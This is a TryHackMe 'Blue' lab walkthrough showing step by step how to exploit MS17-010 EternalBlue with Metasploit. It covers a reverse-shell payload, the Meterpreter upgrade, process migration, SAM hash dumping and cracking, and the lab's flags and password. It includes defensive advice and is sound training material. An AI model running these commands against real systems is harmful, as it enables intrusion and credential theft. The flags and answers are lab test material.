
Blue: Tryhackme's Windows Machine

My First Compromise

Exploiting MS17-010 EternalBlue - A Complete Walkthrough



Introduction: A Historic Vulnerability

The Blue machine represents more than just a challenge-it's a window into one of the most devastating vulnerabilities in cybersecurity history. MS17-010, known as EternalBlue, was allegedly developed by the NSA and leaked by the Shadow Brokers in 2017. Within months, it powered the WannaCry ransomware attack that crippled 200,000+ computers across 150 countries, including the UK's NHS.

This walkthrough documents my first successful Windows system compromise, following the complete penetration testing methodology from reconnaissance to privilege escalation to credential harvesting.

What You'll Learn

✓ Advanced Nmap vulnerability scanning
✓ Identifying MS17-010 (EternalBlue) vulnerability
✓ Metasploit exploitation from start to finish
✓ Converting shells to Meterpreter
✓ Process migration for stability
✓ Credential dumping with hashdump
✓ Hash cracking techniques
✓ Post-exploitation enumeration

Phase 1: Reconnaissance - Finding the Weakness

Understanding the Target

Key Information: The Blue machine doesn't respond to ICMP (ping). This is common in hardened Windows environments where ICMP is blocked by firewall rules.

Implication: Standard ping sweeps won't work. We need to use Nmap with specific flags to discover the host.

Advanced Vulnerability Scanning

The reconnaissance command:

`nmap -sS -sV -vv --script vuln [TARGET_IP]`

Let's break down each flag:

`-sS` - SYN Stealth Scan

- Half-open scanning technique
- Sends SYN packets, doesn't complete TCP handshake
- Stealthier than full TCP connect scan
- Faster than most other scan types

`-sV` - Version Detection

- Probes open ports to determine service versions
- Critical for finding vulnerable software versions
- Example: 'Microsoft Windows 7 - 10 microsoft-ds'

`-vv` - Very Verbose Output

- Shows detailed real-time scan progress
- Helpful for monitoring long scans
- Displays timing and host status updates

`--script vuln` - Vulnerability Detection Scripts

- **THE GAME CHANGER!** Runs NSE (Nmap Scripting Engine) vulnerability scripts
- Automatically tests for known CVEs
- Includes checks for MS17-010, MS08-067, and hundreds more

Scan Results Analysis

Open Ports Discovered (Under 1000):

```
PORT    STATE SERVICE      VERSION

135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
```

Answer: 3 ports (135, 139, 445)

What Each Port Means:

Port 135 (MSRPC): Microsoft Remote Procedure Call - Used for remote management

Port 139 (NetBIOS-SSN): NetBIOS Session Service - Legacy file/printer sharing

Port 445 (SMB): Server Message Block - Modern Windows file sharing. **THIS IS OUR TARGET!**

The Critical Discovery: MS17-010

Nmap's vulnerability script reveals:

```
| smb-vuln-ms17-010: |   VULNERABLE:

|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

|     State: VULNERABLE

|     IDs:  CVE:CVE-2017-0143

|     Risk factor: HIGH
```

Answer: ms17-010

Why This Matters:

CVE-2017-0143 is one of several CVEs related to MS17-010 (also includes CVE-2017-0144 through CVE-2017-0148)

Remote Code Execution (RCE) means we can run arbitrary code on the target

SMBv1 flaw allows exploitation without authentication

SYSTEM-level access is typically achieved immediately

Phase 2: Gaining Access - The Exploitation

Step 1: Launch Metasploit Framework

```
msfconsole
```

Wait for the ASCII banner and prompt:

```
msf6 >
```

Step 2: Locate the Exploitation Module

Search for MS17-010 exploits:

```
search ms17-010
```

The module we need:

```
exploit/windows/smb/ms17_010_eternalblue
```

Answer: `exploit/windows/smb/ms17_010_eternalblue`

Load the exploit:

```
use exploit/windows/smb/ms17_010_eternalblue
```

Your prompt changes to:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Step 3: Configure the Exploit

Check required options:

`show options`

You'll see several parameters. The REQUIRED one that's empty:

`RHOSTS` - Remote Host(s) - Target IP address

Answer: RHOSTS

Set the target IP:

`set RHOSTS [TARGET_IP]`

Step 4: Choosing the Right Payload

For educational purposes, we'll manually set the payload:

`set payload windows/x64/shell/reverse_tcp`

Understanding this payload:

`windows/x64` - 64-bit Windows architecture

`shell` - Regular command shell (cmd.exe)

`reverse_tcp` - Target connects BACK to us

Why reverse_tcp? Firewalls typically block incoming connections but allow outgoing. Reverse shells bypass this!

Step 5: Launch the Attack

`Exploit` or **`run`**

What happens:

1. Metasploit sends exploit code to port 445
2. Vulnerability is triggered in SMBv1
3. Shellcode is executed with SYSTEM privileges
4. Target connects back to your machine
5. You receive a command shell!

Success indicator:

`C:\Windows\system32>`

Note: You might need to press Enter to see the prompt. If exploitation fails, reboot the target VM and try again.

Background the shell:

CTRL+Z

Verify your session:

`sessions`

You should see your active session listed!

Phase 3: Privilege Escalation - Upgrading Our Shell

Why Upgrade to Meterpreter?

Our current shell is basic cmd.exe. Meterpreter gives us:

• Built-in credential dumping (hashdump)
• File upload/download capabilities
• Process migration
• Keylogging and screenshot tools
• Network pivoting capabilities
• Much more stability!

Step 1: Find the Upgrade Module

```
search shell_to_meterpreter
```

Result:

```
0  post/multi/manage/shell_to_meterpreter
```

Answer: `post/multi/manage/shell_to_meterpreter`

Load the module:

`use 0` or `use post/multi/manage/shell_to_meterpreter`

Step 2: Configure the Session

```
show options
```

Required option:

SESSION - Which shell session to upgrade

Answer: SESSION

View active sessions:

```
sessions
```

You'll see something like:

```
Id  Name  Type           Information 1         shell x64/win  NT AUTHORITY\SYSTEM
@ BLUE
```

Set the session (usually session 1):

```
set SESSION 1
```

Step 3: Execute the Upgrade

```
run
```

What happens:

• Module uploads Meterpreter DLL to target
• Injects Meterpreter into memory
• Creates new Meterpreter session
• Original shell session remains (session 1)
• New Meterpreter session created (session 2)

Verify the upgrade:

```
sessions
```

You should now see TWO sessions:

```
1  shell x64/win        NT AUTHORITY\SYSTEM @ BLUE 2  meterpreter x64/win  NT AUTHORITY\SYSTEM @ BLUE
```

Step 4: Access Your Meterpreter Session

`sessions -i 2`

(Replace 2 with your Meterpreter session number)

Your prompt changes to:

`meterpreter >`

Success! You now have a fully-featured Meterpreter shell with NT AUTHORITY\SYSTEM privileges!

Step 5: Process Migration for Stability

List all running processes:

`ps`

Look for a stable SYSTEM process at the bottom of the list. Good choices:

- svchost.exe (running as NT AUTHORITY\SYSTEM)
- spoolsv.exe (Print Spooler service)
- wininit.exe (Windows Initialization)
- services.exe (Service Control Manager)

Note the Process ID (PID) from the far left column. Example:

```
716   596   lsass.exe   x64   0   NT AUTHORITY\SYSTEM
```

Migrate to that process:

`migrate 716`

```
[*] Migrating from 1304 to 716... [*] Migration completed successfully.
```

Why migrate? The original exploit process might crash. Migrating to a stable system process ensures our access persists!

Phase 4: Credential Harvesting - Stealing Passwords

Dumping the SAM Database

The SAM (Security Account Manager) database stores all local user passwords on Windows systems. With SYSTEM privileges, we can dump it:

`hashdump`

Output:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

Understanding the Output:

Format: Username:RID:LM_Hash:NTLM_Hash:::

`Administrator` - Built-in admin account (RID 500)

`Guest` - Built-in guest account (RID 501) - usually disabled

`Jon` - Custom user account (RID 1000) ← THIS IS OUR TARGET

Answer: Jon

Cracking the Password Hash

Copy Jon's hash to a file:

`Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::`

The NTLM hash we need to crack:

`ffb43f0de35be4d9917ac0cc8ad57f8d`

Cracking Methods:

Method 1: Online Hash Databases

• CrackStation (https://crackstation.net)

• Hash Killer

• NTLM.pw

Method 2: Hashcat (Offline)

```
hashcat -m 1000 -a 0 hash.txt rockyou.txt
```

Method 3: John the Ripper

```
john --format=NT hash.txt --wordlist=rockyou.txt
```

Result:

Password: `alqfna22`

Answer: alqfna22

Phase 5: Flag Hunting - Post-Exploitation Enumeration

Now that we have full SYSTEM access, let's find the flags hidden across the system!

Flag 1: System Root

Hint: "This flag can be found at the system root."

The system root is C:\ - the top-level directory of the Windows installation.

Navigate there:

```
cd C:\\
```

or keep using cd .. until you reach C:\

List files:

`ls` or `dir`

You'll see flag1.txt!

Read it:

```
cat flag1.txt
```

Flag: `flag{access_the_machine}`

Flag 2: Password Storage Location

Hint: "This flag can be found at the location where passwords are stored within Windows."

Windows stores password hashes in the SAM database. The SAM file location:

`C:\\Windows\\System32\\config`

Navigate there:

```
cd C:\\Windows\\System32\\config
```

List files:

```
ls
```

You'll see flag2.txt alongside the SAM, SYSTEM, and SECURITY files!

Read it:

```
cat flag2.txt
```

Flag: `flag{sam_database_elevated_access}`

Flag 3: Administrator Documents

Hint: "This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved."

We know from hashdump that 'Jon' is a user. Administrators often save sensitive files in their Documents folder!

Navigate to Jon's user directory:

```
cd C:\\Users\\Jon
```

List directories:

```
ls
```

You'll see standard Windows folders:

• Desktop
• Documents ← CHECK HERE!
• Downloads
• Music, Pictures, Videos, etc.

Check Documents:

```
cd Documents
ls
```

flag3.txt is here!

Read it:

```
cat flag3.txt
```

Flag: `flag{admin_documents_can_be_valuable}`

Pro Tip: Using Meterpreter's Search

Instead of manually navigating, you could have used:

```
search -f flag*.txt
```

This finds ALL flag files instantly!

Key Takeaways from Blue Machine

✓ Advanced Nmap scanning with --script vuln finds critical vulnerabilities automatically

✓ MS17-010 (EternalBlue) = Unauthenticated RCE on SMB → SYSTEM access

✓ Metasploit provides complete exploitation framework with minimal manual work

✓ Shell-to-Meterpreter upgrade gives advanced post-exploitation capabilities

✓ Process migration ensures session stability

✓ hashdump extracts password hashes from SAM database

✓ NTLM hashes can be cracked offline or used in pass-the-hash attacks

✓ Post-exploitation enumeration reveals sensitive data in predictable locations

✓ Administrator Documents folders = goldmine for sensitive information

Lessons Learned

Technical Skills:

• Reconnaissance with targeted vulnerability scanning
• Exploit selection and configuration
• Payload customization for specific scenarios
• Session management and backgrounding
• Shell upgrade techniques
• Credential harvesting and hash cracking

Defensive Insights:

• Patch management is CRITICAL (MS17-010 had patches available since March 2017)
• Disable SMBv1 entirely on all systems
• Monitor for unusual SMB traffic patterns
• Strong password policies prevent easy hash cracking
• Principle of least privilege limits damage from compromised accounts

Real-World Impact: WannaCry

The same vulnerability we just exploited powered the WannaCry ransomware attack in May 2017:

• 200,000+ computers infected in 150 countries
• UK's NHS heavily impacted - cancelled surgeries, diverted ambulances
• FedEx, Renault, Telefónica, Deutsche Bahn all affected
• Estimated $4 billion in total damages
• Self-propagating worm - spread automatically across networks

This demonstrates why patching and vulnerability management aren't optional - they're mission-critical.

Conclusion: First Blood

The Blue machine represents my first successful Windows system compromise, demonstrating the complete penetration testing lifecycle from reconnaissance to credential harvesting. What started as a simple Nmap scan evolved into full SYSTEM-level access, showcasing how a single unpatched vulnerability can lead to total system compromise.

Key achievements:
• Identified critical MS17-010 vulnerability through automated scanning
• Exploited SMBv1 flaw for remote code execution
• Gained NT AUTHORITY\SYSTEM privileges immediately
• Upgraded shell to full-featured Meterpreter
• Migrated to stable process for persistence
• Dumped and cracked local administrator credentials
• Retrieved all flags through systematic enumeration

This walkthrough proves that comprehensive security testing requires both technical expertise and methodical approach. Every phase build on the previous - reconnaissance informs exploitation, exploitation enables privilege escalation, and privilege escalation facilitates credential harvesting.

First Windows compromise: Complete. Next challenge: Awaiting. 🎯